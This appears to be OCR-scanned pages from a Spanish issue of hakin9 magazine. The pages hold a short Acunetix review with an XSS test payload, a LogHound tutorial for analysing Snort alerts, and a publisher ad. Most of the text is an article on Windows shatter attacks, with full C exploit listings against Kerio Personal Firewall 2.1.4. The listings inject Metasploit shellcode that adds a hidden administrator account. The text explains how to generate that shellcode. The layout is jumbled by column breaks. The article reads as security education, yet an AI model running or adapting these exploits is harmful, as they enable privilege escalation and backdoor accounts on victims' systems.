searchFor=<script>var%20wvs_xss_test_variable=889419165%3
Balert(wvs_xss_test_variable)%3B</script>&goButton=go
```

El escript mal protegido debe ejecutar el código enviado dentro de los signos `<script></script>` con que se visualiza la pantalla de diálogo del comunicado. En este caso, el intento no influye en el funcionamiento del escript, que se puede observar en la pantalla de solicitud y de respuesta HTTP. Asimismo, los otros escripts no son susceptibles al ataque de este tipo, por eso podemos estar tranquilos: por lo menos en lo que toca a este tipo del ataque.

Otra característica: La gran ventaja de los resultados obtenidos con el uso del escaner Acunetix consiste en que recibamos no sólo los informes sobre los puntos débiles, sino también los consejos de que manera se puede eliminarlos. En el caso descrito arriba, el programa recomienda filtrar todos los metasignos aportados por el usuario sobre la base de datos. El escaner dispone de su propia base de informaciones sobre tipos de puntos débiles, que permite obtener los detalles de los ataques posibles.

Desventajas: Acunetix es un producto comercial, destinado sobretodo a grandes empresas que verifican a menudo la protección de sus sitios web y para empresas que se dedican al control de la seguridad: el precio es demasiado alto para los usuarios privados comúnes, a los que podría servir este programa.

Carlos García Prado 

¡Ojo!

La empresa Acunetix ofrece a los Lectores de *hakin9* la licencia de un mes para usar el escaner www *Acunetix Web Vulnerability Scanner,* por valor de $395. Para obtener la licencia, hay que registrarse en la página: *http://www.acunetix.com/hakin9*.

loghound

Sistema operativo: *Unix/Linux*
Licencia: *GNU GPL*
Uso: encontrar patrones frecuentes en el registro de acontecimientos
En la web: *http://kodu.neti.ee/~risto/loghound/*

LogHound es una herramienta que fue diseñada para encontrar patrones frecuentes en el registro de acontecimientos con la ayuda de un algoritmo que minaba del itemset frecuente breadth-first..

Inicio rápido: Asumiremos que hay funcionando un IDS en nuestra red; por ejemplo, Snort. Nuestra tarea es vigilar el registro de alertas de Snort buscando métodos comunes de ataque. Para esto, necesitamos una herramienta que haga este trabajo para nosotros y señale las entradas del registro que cumplan con ciertas reglas. Loghound está disponible en la dirección *http://kodu.neti.ee/~risto/loghound/loghound-0.01.tar.gz* es la herramienta que necesitamos.

Una vez descargado el programa, tendremos que crear una carpeta en la que extraer el archivo loghound. Después compilaremos la herramienta con el comando siguiente: `gcc -o loghound loghound.c`. Para buscar ataques comunes, arrancaremos loghound con la ayuda de su modo detección de acontecimientos. Para este filtro buscaremos los tipos y orden de los acontecimientos según el ejemplo siguiente:

```
WEB-PHP_REMOTE_INCLUDE_PATH
TCP_PORTSCAN   UDP_PORTSCAN
WEB-PHP_REMOTE_INCLUDE_PATH
```

Nótese que este tipo de acontecimientos se refieren a una IP de destino. Además del modo de marcado del acontecimiento debe especificarse cada palabra (artículo) en una línea (transacción). Después de que hayamos señalado los tipos de acontecimientos podemos iniciar loghound como sigue: `./loghound our_alert.log -s 1 -g`.

Durante el proceso de detección, loghound nos mostrará varios avisos del avance de su funcionamiento. Lo más importante entonces es la documentación de salida de los sistemas más frecuentes. Ej.:

```
(UDP_PORTSCAN) TCP_PORTSCAN
    Support: 1
WEB-PHP_REMOTE_INCLUDE_PATH
    Support: 2
UDP_PORTSCAN
    Support: 1
```

De la salida anterior podemos ver que hay por lo menos un ataque TCP/UDP_PORTSCAN y dos REMOTE_INCLUDE_PATH. Para simplificar la documentación de salida de loghound (referida al soporte de tipos de eventos) podemos iniciar loghound pero ahora con una carencia de dos (-s 2).

```
WEB-PHP_REMOTE_INCLUDE_PATH
Support: 2
```

A veces, nos puede interesar detectar cierto tipo de ataque. Por ejemplo, si desearamos averiguar cuántos ataques TCP_PORTSCAN ha habido contra nuestro sistema. Esto podemos solicitarlo con una expresión que limite la salida solamente a este ataque.

```
./loghound our_alert.log -s 1 -g -f Portscan
```

Además, podemos emplear loghound para marcar parejas de palabras frecuentes. Para esto loghound se usa como sigue: `./loghound our_alert.log -s 1`.

La gran diferencia con respecto al modo en el que detecta ciertos acontecimientos es que podemos dejar las entradas del registro como son por lo que cada palabra esta anclada a su posición. Ej.

```
[122:1:0] (portscan) TCP Portscan ……… 192.168.0.1 ->
                192.168.0.2
```


Otra característica: Obviandod los requisitos de loghound, referidos a la especial notación para la identificación de patrones, debemos saber que es posible conseguir un nuevo patrón omitiendo la palabra en paréntesis. Por ejemplo: `(UDP_PORTSCAN) TCP_PORTSCAN`. En donde `TCP_PORTSCAN` es al respecto un nuevo patrón.

Desventajas: Notese que loghound no está diseñado para uso industrial. Más bien debe considerarlo un prototipo de software para experimentación. Sin embargo, si estas interesado en este tema puedes leer más sobre él ojeando en los artículos siguientes (Risto Vaarandi –*http://kodu.neti.ee/~risto/publications/intellcomm04-final.pdf, Bart Goethals – http://www.adrem.ua.ac.be/~goethals/software/survey.pdf).*

Stefan Lochbihler



Explotación de los errores en el mecanismo de mensajes de Windows para inyectar el código

Krzysztof Wilkos 

Grado de dificultad



¿Quién podría suponer que un elemento de la interfaz gráfica, imperceptible en el uso cotidiano, pueda representar un riesgo para el sistema? Sin embargo, en ciertas condiciones este mecanismo permite inyectar código en cualquier aplicación y, en consecuencia, aumentar los privilegios de un agresor.

En los sistemas Windows el control sobre la interfaz gráfica y la interacción con el usuario son realizados en base a eventos. En el sistema, un evento puede representar cualquier acción que realice el usuario, así como los mensajes que hacen posible la comunicación entre los diversos elementos del sistema. La herramienta que permite el intercambio de las informaciones sobre los eventos es el mecanismo de mensajes. A cada evento le corresponde un mensaje, el cual es reconocido por las ventanas, que a su vez reaccionan de manera acorde. El mensaje puede ser la información de que un botón del ratón o del teclado ha sido oprimido, o una solicitud de refrescar la ventana. Este modelo funciona de manera bastante eficaz aunque, desafortunadamente, fue concebido en una época en la que casi nadie pensaba en la seguridad de los sistemas informáticos, lo que ha terminado teniendo serias consecuencias. Los dos mayores defectos de este sistema son los siguientes:

- es imposible determinar la fuente del mensaje,
- los mensajes pueden transmitir punteros a estructuras y a funciones.

Al recibir el mensaje, la ventana no identifica a su remitente. Los diseñadores del sistema simplemente no previeron tal necesidad. Por lo tanto, un mensaje enviado por el sistema operativo vale lo mismo que uno generado por una aplicación con los privilegios más restringidos posibles. Esto no tiene mucha importancia en el caso de un mensaje sobre la utilización de una tecla, pero cuando el mensaje provoca una modificación del funcionamiento de la aplicación, cambiando su memoria o la dirección de alguna función, el problema se hace más serio. Más adelante mostraremos lo que puede hacer

En este artículo aprenderás...

- cuál es el peligro relacionado con la aparentemente inofensiva interfaz del usuario,
- cómo ejecutar código en un programa vulnerable.

Lo que deberías saber...

- debes conocer los principios de la programación con el WinAPI,
- debes saber usar un depurador.




Figura 1. *Programa Process Explorer con el proceso del cortafuegos seleccionado*

Generación de la shellcode en el Metasploit Framework

Escribir una shellcode es una tarea interesante, pero también bastante ardua, por lo que es una fortuna poder contar con herramientas que permitan su automatización. En *hakin9* (nr 5/2004) ha sido ya descrita la manera de generar una shellcode utilizando la librería *InlineEgg*. Sin embargo, esta vez haremos uso de una herramienta aún más sencilla: el *Metasploit Framework*, que sirve sobre todo para crear, testar y utilizar exploits. Dispone también de una amplia base de shellcodes listas, además de permitir generarlas a la medida de las necesidades del usuario. El manejo del paquete es muy sencillo: se puede realizar a través de un navegador web. No es ni siquiera necesario instalar el paquete entero, basta tener acceso a la Red. Sus autores lo han puesto a la disposición del público en la dirección *http://metasploit.com:55555/PAYLOADS?FILTER=win32*. En esta página encontraremos una lista de shellcodes para sistemas Windows. Nosotros generaremos una shellcode cuyo objectivo será crear un nuevo usuario con privilegios de administrador. Para ello, utilizaremos una shellcode conocida como *Windows Execute Command*. El comando para añadir el nuevo usuario es `cmd.exe /c net user USERNAME PASSWORD /add && net localgroup administrators /add USERNAME`, donde *USERNAME* y *PASSWORD* son, respectivamente, el nombre del usuario y su contraseña. Si utilizamos una versión del sistema operativo diferente de la inglesa, debemos sustituir *adrministrators* con el nombre del grupo de administradores adecuado a la versión del sistema (por ejemplo, en castellano este grupo se llama *Administradores*). Como el nombre de grupo es traducido a los idiomas nacionales, no podemos hacer uso de una shellcode lista que contenga el nombre en inglés. Así pues, para crear la shellcode que añada un administrador con el nombre *hakin9* y la misma contraseña accedemos a la página *http://metasploit.com:55555/PAYLOADS?FILTER=win32* y seleccionamos la shellcode *Windows Command Execute.* En la página siguiente, en el campo *CMD* escribimos: `cmd.exe /c net user hakin9 hakin9 /add && net localgroup administrators /add hakin9` y en el campo *EXITFUNC – process.* Los demás campos se dejan intactos. La Figura 4. muestra el formulario rellenado correctamente.

Al final hacemos clic en *Generate Payload* y obtenemos la shellcode lista para ser utilizada. El Listado 5. muestra la shellcode para la versión inglesa de Windows.

un atacante, pero antes debemos introducir algunas nociones básicas.

Cómo enviar un mensaje

Para enviar mensajes se usa la función *SendMessage()*. En el Listado 1 se muestra su prototipo.

El primer parámetro de la función es el manipulador de la ventana a la que va dirigido el mensaje. El otro es el tipo de mensaje. Precisamente de este último depende el comportamiento de la función. Los dos parámetros siguientes transmiten informaciones adicionales y dependen del tipo del mensaje, así como el valor devuelto por la función. En la Tabla 1 se muestran algunos tipos seleccionados de mensajes, interesantes desde la óptica de este artículo.

El manipulador de la ventana

Otro elemento importante que debemos conocer para poder enviar un mensaje es el manipulador de la ventana a la que éste va destinado. En este artículo haremos uso de dos fun-

Listado 1. *Prototipo de la función SendMessage()*

```
LRESULT SendMessage(
HWND hWnd,
UINT Msg,
WPARAM wParam,
LPARAM lParam
);
```

Listado 2. *Prototipo de la función FindWindow()*

```
HWND FindWindow(
LPCTSTR lpClassName,
LPCTSTR lpWindowName
);
```

Listado 3. *Prototipo de la función FindWindowEx()*

```
HWND FindWindowEx(
HWND hwndParent,
HWND hwndChildAfter,
LPCTSTR lpszClass,
LPCTSTR lpszWindow
);
```

Tabla 1. *Mensajes seleccionados*

Tipo de mensaje	wParam	lParam	Valor devuelto
WM _ PASTE	0	0	ninguno
EM _ SETREADONLY	*True* para activar, *False* para desactivar	0	*0* si la operación no tiene éxito
EM _ SETLIMITTEXT	Longitud máxima del texto	0	ninguno
WM _ SETTEXT	0	Dirección del nuevo texto	*True* en caso de éxito
EM _ SETWORDBREAKPROC	0	Dirección de la función	ninguno
WM _ LBUTTONDBLCLK	Contiene información sobre el estado de los botones del ratón y de las teclas control y shift	la palabra menos significativa contiene el componente horizontal de la posición del cursor y la más significativa el componente vertical	*0* si la aplicación acepta este comunicado

ciones que nos permitirán obtener el manipulador de la ventana. La primera de ellas es *FindWindow()*, cuyo prototipo podemos ver en el Listado 2.

Esta función busca entre todas las ventanas principales de las aplicaciones activas y devuelve el manejador de la ventana que cumple con las exigencias especificadas en los parámetros. Sus dos parámetros son punteros: el primero al nombre de la clase de la ventana y el segundo al nombre de la ventana misma (su título). No es necesario especificarlos ambos: si en lugar de uno de ellos escribimos NULL, la función realizará la búsqueda únicamente en base al parámetro especificado. La función complementaria de *FindWindow()* es *FindWindowEx()*, cuyo prototipo podemos ver en el Listado 3.

Su funcionamiento es similar al de *FindWindow()*, pero permite también hallar el manipulador de una ventana secundaria (todos los controles son ventanas de este tipo). La estructura de las ventanas en una aplicación es jerárquica. La ventana principal (ing. *top-level*) contiene ventanas secundarias, las cuales pueden a su vez contener otras ventanas, y así sucesivamente. El primer parámetro de la función *FindWindowEx()* permite obtener la ventana madre de la ventana que estamos buscando. El segundo parámetro se utiliza cuando la función ya ha devuelto un manipulador, pero queremos continuar la búsqueda. Si el valor de este parámetro es *NULL*, la función buscará desde el principio; en caso contrario continuará la búsqueda a partir de la siguiente ventana indicada por el manipulador. Los dos últimos parámetros son equivalentes a los parámetros de *FindWindow()*.

Listado 4. *Ejemplo de envío del mensaje*

```
#include <windows.h>
#include <stdio.h>

int main() {

  HANDLE ParentWnd, ChildWnd;

  ParentWnd = FindWindow("Notepad", NULL);
  if(ParentWnd == NULL) {
    printf("You have to run Notepad first!\n");
    system("PAUSE");
    return 1;
  }

  ChildWnd = FindWindowEx(ParentWnd, NULL, "Edit", NULL);
  if(ChildWnd == NULL) {
    printf("Couldn't find Edit control!\n");
    system("PAUSE");
    return 1;
  }

  SendMessage(ChildWnd, WM_PASTE, 0, 0);
  printf("Message sent!\n");
  system("PAUSE");
}
```

Un ejemplo sencillo

Ya que conocemos las funciones necesarias, podemos pasar a cosas más concretas. Para comenzar haremos algo muy sencillo para mostrar cómo se puede enviar un mensaje. Consideremos el mensaje *WM_PASTE*. No es difícil adivinar que éste hace que el contenido del portapapeles sea copiado a la ventana. Debemos escoger una aplicación en la que podamos mostrar lo que escribamos. El Notepad de Windows es un excelente candidato, debido a su sencilla estructura. Esta aplicación se compone de tres ventanas, de las cuales sólo dos nos interesan: la ventana principal, cuyo

ONLY FRESH IDEAS
TO ORDER: SHOP.SOFTWARE.COM.PL









Software Developer's JOURNAL
new ideas & solutions for professional programmers
Polish, English, Spanish, German and French language versions

.psd
Adobe Photoshop users magazine
Polish, French and Italian language versions

Linux+ DVD
Europe's biggest Linux magazine
Polish, French, Spanish, Czech and German language versions

MORE: WWW.SOFTWARE.COM.PL

WE ARE LOOKING FOR LICENSORS AND DISTRIBUTORS WORLDWIDE
CONTACT: MONIKA GODLEWSKA, MONIKAG@SOFTWARE.COM.PL

Listado 5. *Shellcode que añade un nuevo administrador en la versión inglesa de Windows*

```
/* win32_exec -  EXITFUNC=process CMD=cmd.exe /c net user hakin9 hakin9 /add
&& net localgroup administrators /add hakin9 Size=240 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x29\xc9\x83\xe9\xca\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xca\x2a\x8c\x83\xeb\xfc\xe2\xf4\xdb\x22\x6e\x8c\x27\xca\xa1\xc9"
"\x1b\x41\x56\x89\x5f\xcb\xc5\x07\x68\xd2\xa1\xd3\x07\xcb\xc1\xc5"
"\xac\xfe\xa1\x8d\xc9\xfb\xea\x15\x8b\x4e\xea\xf8\x20\x0b\xe0\x81"
"\x26\x08\xc1\x78\x1c\x9e\x0e\x88\x52\x2f\xa1\xd3\x03\xcb\xc1\xea"
"\xac\xc6\x61\x07\x78\xd6\x2b\x67\xac\xd6\xa1\x8d\xcc\x43\x76\xa8"
"\x23\x09\x1b\x4c\x43\x41\x6a\xbc\xa2\x0a\x52\x80\xac\x8a\x26\x07"
"\x57\xd6\x87\x07\x4f\xc2\xc1\x85\xac\x4a\x9a\x8c\x27\xca\xa1\xe4"
"\x1b\x95\x1b\x7a\x47\x9c\xa3\x74\xa4\x0a\x51\xdc\x4f\xb4\xf2\x6e"
"\x54\xa2\xb2\x72\xad\xc4\x7d\x73\xc0\xa9\x47\xe8\x09\xaf\x52\xe9"
"\x07\xe5\x49\xac\x49\xaf\x5e\xac\x52\xb9\x4f\xfe\x07\xa2\x4b\xe7"
"\x4e\xa4\x13\xac\x4f\xab\x41\xe5\x49\xf3\x0a\xa3\x46\xae\x4e\xac"
"\x01\xec\x0a\xe2\x42\xbe\x0a\xe0\x48\xa9\x4b\xe0\x40\xb8\x45\xf9"
"\x57\xea\x4b\xe8\x4a\xa3\x44\xe5\x54\xbe\x58\xed\x53\xa5\x58\xff"
"\x07\xe5\x4b\xe8\x43\xea\x42\xed\x4c\xa3\x44\xb5\x27\xca\x2a\x8c";
```




Figura 2. *Ventana del depurador con la lista de procesos activos*

Figura 3. *Estructura de ventanas del proceso atacado*

empezando la búsqueda. A continuación indicamos el nombre del control al que va dirigido el mensaje, y al final escribimos *NULL* (pues el control *Edit* no tiene título). Una vez obtenido el manipulador del control *Edit*, podemos enviarle el mensaje. Para ello invocamos la función *SendMessage()*, entregándole como primer parámetro el manejador de nuestro control. Como segundo parámetro especificamos el tipo de mensaje y al final ceros, porque este mensaje no necesita más parámetros. La línea *system (PAUSE)* repetida varias veces no es necesaria, y fue añadida sólo por comodidad, para que cuando el programa no sea ejecutado desde la línea de comandos, la ventana no se cierre inmediatamente. Para que el programa efectivamente permita pegar un pedazo de texto en el Notepad, debemos primero copiar algo al portapapeles.

nombre de clase es *Notepad*, y el control *Edit*. Estas informaciones pueden ser fácilmente obtenidas con ayuda del *OllyDbg*, seleccionado la posición Windows del menú *View*. Una vez conocemos los nombre de las clases y sabemos cómo están anidadas las ventanas, podemos empezar a escribir el código que se muestra en el Listado 4.

El código es bastante simple. Al inicio declaramos las cabeceras y las variables necesarias. Luego invocamos la función *FindWindow()* entregándole el nombre de clase de la ventana principal, obtenida con el depurador, como primer parámetro. No especificamos el segundo parámetro, dado que éste depende del fichero actual y del idioma de la versión del sistema. Después verificamos si la función ha encontrado la ventana buscada. Si no es así, imprimimos por pantalla la información adecuada para el usuario. La situación es similar en el caso de la función *FindWindowEx()*, sólo la invocación de la función es diferente. El primer parámetro es el manejador devuelto antes y no definimos el segundo, porque apenas estamos

El mensaje EM_ SETWORDBREAK PROC

Ya hemos repasado los principios, por lo que podemos ahora pasar al meollo del asunto. Más arriba hemos comentado que uno de los defectos del mecanismo de mensajes es la posibilidad de enviar punteros a funciones como parámetros adicionales. Uno de los mensajes que lo permite es *EM_SETWORDBREAKPROC*. Con ayuda de este mensaje el programador puede modificar la función por defecto que sirve para realizar el quebrado de líneas en el control *Edit* o *RichEdit*. Además, este cambio puede ser realizado por cualquier persona, no solamente el autor del programa. Aprovecharemos pues esta oportunidad. La Tabla 1 nos informa que *lParam* debe ser la dirección de la nueva función. Esta debe ser una dirección correcta desde el punto de vista del proceso que ejecuta el control dado. Para ejecutar nuestro código en una aplicación ajena debemos primero hacerlo accesible para el programa víctima. Colocar

Listado 6. *Versión preliminar del exploit*

```
#include <windows.h>
#include <stdio.h>

/* win32_exec -  EXITFUNC=process CMD=cmd.exe /c net user hakin9 hakin9 /add
&& net localgroup administrators /add hakin9 Size=240 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"hakin9\x29\xc9\x83\xe9\xca\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xca\x2a\x8c\x83\xeb\xfc\xe2\xf4\xdb\x22\x6e\x8c\x27\xca\xa1\xc9"
"\x1b\x41\x56\x89\x5f\xcb\xc5\x07\x68\xd2\xa1\xd3\x07\xcb\xc1\xc5"
"\xac\xfe\xa1\x8d\xc9\xfb\xea\x15\x8b\x4e\xea\xf8\x20\x0b\xe0\x81"
"\x26\x08\xc1\x78\x1c\x9e\x0e\x88\x52\x2f\xa1\xd3\x03\xcb\xc1\xea"
"\xac\xc6\x61\x07\x78\xd6\x2b\x67\xac\xd6\xa1\x8d\xcc\x43\x76\xa8"
"\x23\x09\x1b\x4c\x43\x41\x6a\xbc\xa2\x0a\x52\x80\xac\x8a\x26\x07"
"\x57\xd6\x87\x07\x4f\xc2\xc1\x85\xac\x4a\x9a\x8c\x27\xca\xa1\xe4"
"\x1b\x95\x1b\x7a\x47\x9c\xa3\x74\xa4\x0a\x51\xdc\x4f\xb4\xf2\x6e"
"\x54\xa2\xb2\x72\xad\xc4\x7d\x73\xc0\xa9\x47\xe8\x09\xaf\x52\xe9"
"\x07\xe5\x49\xac\x49\xaf\x5e\xac\x52\xb9\x4f\xfe\x07\xa2\x4b\xe7"
"\x4e\xa4\x13\xac\x4f\xab\x41\xe5\x49\xf3\x0a\xa3\x46\xae\x4e\xac"
"\x01\xec\x0a\xe2\x42\xbe\x0a\xe0\x48\xa9\x4b\xe0\x40\xb8\x45\xf9"
"\x57\xea\x4b\xe8\x4a\xa3\x44\xe5\x54\xbe\x58\xed\x53\xa5\x58\xff"
"\x07\xe5\x4b\xe8\x43\xea\x42\xed\x4c\xa3\x44\xb5\x27\xca\x2a\x8c";

int main() {

  HANDLE ParentWnd, ChildWnd;
  LONG scaddr;


  ParentWnd = FindWindow("#32770", "Kerio Personal Firewall");
  if(ParentWnd == NULL) {
    printf("Couldn't find top-level window!\n");
    system("PAUSE");
    return 1;
  }

  ChildWnd = FindWindowEx(ParentWnd, NULL, "Edit", NULL);
  if(ChildWnd == NULL) {
    printf("Couldn't find Edit control!\n");
    system("PAUSE");
    return 1;
  }

  if(SendMessage(ChildWnd, EM_SETREADONLY, FALSE, 0)==0) {
    printf("Sending WM_SETREADONLY message failed!\n");
    system("PAUSE");
    return 1;
  }

  SendMessage(ChildWnd, EM_SETLIMITTEXT, sizeof(scode), 0);

  if(!SendMessage(ChildWnd, WM_SETTEXT, 0, (LPARAM)scode)) {
    printf("Sending WM_SETTEXT message failed!\n");
    system("PAUSE");
    return 1;
  }

  printf("Write shellcode address from debbugger (ex. 0x0014E360):\n");
  scanf("%x", &scaddr);

  SendMessage(ChildWnd, EM_SETWORDBREAKPROC, 0L, scaddr);
  SendMessage(ChildWnd, WM_LBUTTONDBLCLK, MK_LBUTTON, (LPARAM)0x000a000a );

}
```

datos en la memoria de otro proceso no es necesariamente difícil, basta con escribir el código que queremos ejecutar en el control *Edit* y luego localizarlo en la memoria con ayuda del depurador.

Un programa vulnerable

Este ataque permite ejecutar códigos arbitrarios en cualquier aplicación que posea una ventana de control Edit. La gran mayoría de los programas actuales es susceptible a este tipo de ataques. Sin embargo, el ataque tiene sentido sólo contra aplicaciones que funcionen con privilegios superiores. En otros casos no lograremos nada porque, de todas maneras, para realizar un ataque debemos tener la posibilidad de arrancar nuestra propia aplicación en el sistema. Las aplicaciones especialmente privilegiadas son aquellas que trabajan con los permisos del sistema, como por ejemplo los programas antivirus o los cortafuegos privados. Si en el sistema funciona una aplicación de este tipo, la persona que tiene privilegios de usuario común puede extenderlos a los del sistema. Otro ejemplo pueden ser las aplicaciones para las que han sido definidas reglas en el cortafuegos, lo que crea la posibilidad de engañarlo para lograr un acceso no autorizado a la red.

Extendiendo nuestros propios privilegios en el sistema

En esta parte del artículo supondremos que tenemos acceso a un cierto sistema Windows y que queremos obtener privilegios de administrador. En el sistema funciona el *Kerio Personal Firewall*, el cual será el objeto de nuestro ataque.

Arrancamos el administrador de procesos que muestra los procesos en curso y el usuario que los ha lanzado. Hacemos doble clic sobre el icono del cortafuegos en la bandeja del sistema, lo que hace que se abra la ventana principal del programa, pero en ella no vemos ningún



Listado 7. *Exploit que utiliza el Kerio Personal Firewall 2.1.4 para añadir al sistema una nueva cuenta de administrador*

```
#include <windows.h>
#include <stdio.h>
#include <string.h>

/* win32_exec -  EXITFUNC=process CMD=cmd.exe /c net user hakin9 hakin9 /add
&& net localgroup administrators /add hakin9 Size=240 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x29\xc9\x83\xe9\xca\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xca\x2a\x8c\x83\xeb\xfc\xe2\xf4\xdb\x22\x6e\x8c\x27\xca\xa1\xc9"
"\x1b\x41\x56\x89\x5f\xcb\xc5\x07\x68\xd2\xa1\xd3\x07\xcb\xc1\xc5"
"\xac\xfe\xa1\x8d\xc9\xfb\xea\x15\x8b\x4e\xea\xf8\x20\x0b\xe0\x81"
"\x26\x08\xc1\x78\x1c\x9e\x0e\x88\x52\x2f\xa1\xd3\x03\xcb\xc1\xea"
"\xac\xc6\x61\x07\x78\xd6\x2b\x67\xac\xd6\xa1\x8d\xcc\x43\x76\xa8"
"\x23\x09\x1b\x4c\x43\x41\x6a\xbc\xa2\x0a\x52\x80\xac\x8a\x26\x07"
"\x57\xd6\x87\x07\x4f\xc2\xc1\x85\xac\x4a\x9a\x8c\x27\xca\xa1\xe4"
"\x1b\x95\x1b\x7a\x47\x9c\xa3\x74\xa4\x0a\x51\xdc\x4f\xb4\xf2\x6e"
"\x54\xa2\xb2\x72\xad\xc4\x7d\x73\xc0\xa9\x47\xe8\x09\xaf\x52\xe9"
"\x07\xe5\x49\xac\x49\xaf\x5e\xac\x52\xb9\x4f\xfe\x07\xa2\x4b\xe7"
"\x4e\xa4\x13\xac\x4f\xab\x41\xe5\x49\xf3\x0a\xa3\x46\xae\x4e\xac"
"\x01\xec\x0a\xe2\x42\xbe\x0a\xe0\x48\xa9\x4b\xe0\x40\xb8\x45\xf9"
"\x57\xea\x4b\xe8\x4a\xa3\x44\xe5\x54\xbe\x58\xed\x53\xa5\x58\xff"
"\x07\xe5\x4b\xe8\x43\xea\x42\xed\x4c\xa3\x44\xb5\x27\xca\x2a\x8c";

int main() {

  HANDLE ParentWnd, ChildWnd;
  LONG scaddr;
  char *buf;

  ParentWnd = FindWindow("#32770", "Kerio Personal Firewall");
  if(ParentWnd == NULL) {
    printf("Couldn't find top-level window!\n");
    system("PAUSE");
    return 1;
  }
  ChildWnd = FindWindowEx(ParentWnd, NULL, "Edit", NULL);
  if(ChildWnd == NULL) {
    printf("Couldn't find Edit control!\n");
    system("PAUSE");
    return 1;
  }
  if(SendMessage(ChildWnd, EM_SETREADONLY, FALSE, 0)==0) {
    printf("Sending WM_SETREADONLY message failed!\n");
    system("PAUSE");
    return 1;
  }
  buf = malloc(strlen(scode)+1024*1024+1);
  buf = memset(buf, 0x90, 1024*1024);
  strcat(buf, scode);
  buf[strlen(buf)] = 0;

  SendMessage(ChildWnd, EM_SETLIMITTEXT, strlen(scode)+1024*1024+1, 0);
  if(!SendMessage(ChildWnd, WM_SETTEXT, 0, (LPARAM)buf)) {
    printf("Sending WM_SETTEXT message failed!\n");
    system("PAUSE");
    return 1;
  }

  SendMessage(ChildWnd, EM_SETWORDBREAKPROC, 0L, 0x00B45000);
  SendMessage(ChildWnd, WM_LBUTTONDBLCLK, MK_LBUTTON, (LPARAM)0x000a000a );
   }
```

control *Edit*, que es justamente lo que estamos buscando. En el menú *File* seleccionamos el comando *Connect...* y se abre una nueva ventana con campos para introducir los parámetros de conexión – aquí están nuestros controles.

En la Figura 1 vemos una captura de la ventana del programa *Process Explorer* en la que hemos seleccionado el proceso al que pertenece la ventana con los controles *Edit*. Vemos que este proceso está trabajando como servicio del sistema. Para asegurarnos de que esta es la ventana que nos interesa, podemos invocarla haciendo clic con el botón derecho del ratón y seleccionando el comando *Bring to Front*. Ahora lanzamos el depurador y lo conectamos al proceso de esta ventana. Podremos ver varios procesos relacionados con el Kerio Personal Firewall; para escoger el correcto tenemos que verificar el título de la ventana o comparar el identificador del proceso en el Process Explorer (columna *PID*) con el de OllyDbg (columna *Process*). La Figura 2 muestra una ventana de OllyDbg en la que ha sido seleccionado el proceso correcto. Debemos tener en cuenta que OllyDbg presenta este valor en notación hexadecimal, mientras que el Process Explorer lo hace en decimal.

Si la transformación entre estos dos sistemas nos causa problemas, podemos utilizar para ello la calculadora de Windows en versión científica. Después de conectar OllyDbg al proceso adecuado observamos la estructura de las ventanas, tal como lo hemos hecho ya para el Notepad. Como vemos en la Figura 3, la ventana principal se llama *Kerio Personal Firewall*, su clase es *#32770*, y los dos controles Edit se encuentran directamente en ella.

Para completar nuestro exploit necesitamos aún una shellcode que reemplace la función de quebrado de texto y que sea ejecutada por el proceso víctima del ataque. Podemos hacer uso de cualquier shellcode que sea correcta en el sistema en cuestión. En el recuadro *Generación*

